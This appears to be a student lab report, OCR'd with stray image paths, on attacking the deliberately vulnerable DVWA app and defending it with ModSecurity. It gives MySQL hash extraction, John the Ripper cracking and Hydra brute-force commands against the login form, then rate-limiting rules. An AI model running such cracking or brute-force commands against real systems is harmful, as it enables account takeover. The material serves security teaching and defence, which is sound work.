
Web Application Security Lab Report: DVWA + ModSecurity


Course: Information Security **Lab Topic:** XSS Exploitation & WAF Evasion

Students: Anthony Fajardo, Pablo Encalada, Fabrizzio Uscocovich


Machines:

- Kali Linux (Attacker) - IP: [172.16.28.144]







- Ubuntu Server with DVWA + ModSecurity (Target) - IP: [172.16.28.147]



1. Authentication Attacks and Password Cracking

First for the DVWA we change the security settings page and set the security level to "medium".





Extracting Password Hashes from DVWA Database


We access MySQL database of DVWA using the following command:


- `sudo mysql -u root`

Then, we switched to the DVWA database and extracted the password hashes:

- `USE dvwa;`
- `SELECT user, password FROM users;`

The resulting MD5 hashes were saved to a file named `hashes.txt`.





Cracking the Extracted Hashes with John the Ripper and Hashcat

Initially, we attempted to run John the Ripper using the command:

- `john --format=raw-md5 hashes.txt`

This resulted in an error due to incorrect hash formatting. After cleaning the hash file and removing invalid entries and ensuring one hash per line, we re-ran John using:


- `john --format=raw-md5 hash_clean.txt`

With this we successfully cracked the hashes using its default wordlist. We used the following command to see the cracked hashes


- `john --show hash_clean.txt`

Custom Wordlist and Rule Set

We manually created a custom wordlist containing the most common passwords and variants. Below are the first 10 entries of the list:



Additionally, we applied a rule set that appended numeric sequences and reversed strings. This allowed us to expand our wordlist dynamically and increase the likelihood of cracking custom passwords.




Brute Force Attack with Hydra

We used Hydra to perform a brute force attack against the login form of the DVWA brute force vulnerability module.

The command used:

- `hydra -L users.txt -P custom_wordlist.txt 172.16.33.142 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect." -V -t 4`



This command detected the inputs for user and password, then tried the passwords on our custom wordlist, this also checked for the message `Username and/or password incorrect` to know it's a fail.

Implementing ModSecurity Rules to Prevent Brute Force Attacks

To defend against brute-force attacks, we used ModSecurity. First we activated ModSecurity and set its configuration to "On" in:

- `/etc/modsecurity/modsecurity.conf`
- `SecRuleEngine On`

We also created a custommrules file and included it onto Apaches configuration

- `Include /etc/modsecurity/custom-rules.conf`

Contents of custom-rules.conf:

```
SecAction "id:1002,phase:2,initcol:IP=%{REMOTE_ADDR},pass,nolog"
SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
  "id:1003,phase:2,t:none,pass,nolog,setvar:IP.ATTEMPTS=+1"
SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
```

```
"id:1001,phase:2,t:none,deny,status:403,log,msg:'Brute Force Blocked',chain"
SecRule IP:ATTEMPTS "@gt 10"
```

After restarting Apache, we no longer could do the bruteforce attacked cause we got the 403 forbidden responses:

Comparative analysis of medium vs. hard security levels

After switching DVWA to the "hard" security level, we observed several significant changes in its security behavior compared to the "medium" level.

In the "medium" level:


- There is no enforcement of CSRF tokens.
- Hydra can easily parse responses and detect failed or successful login attempts.
- Cookies are used, but not strictly validated for each request.

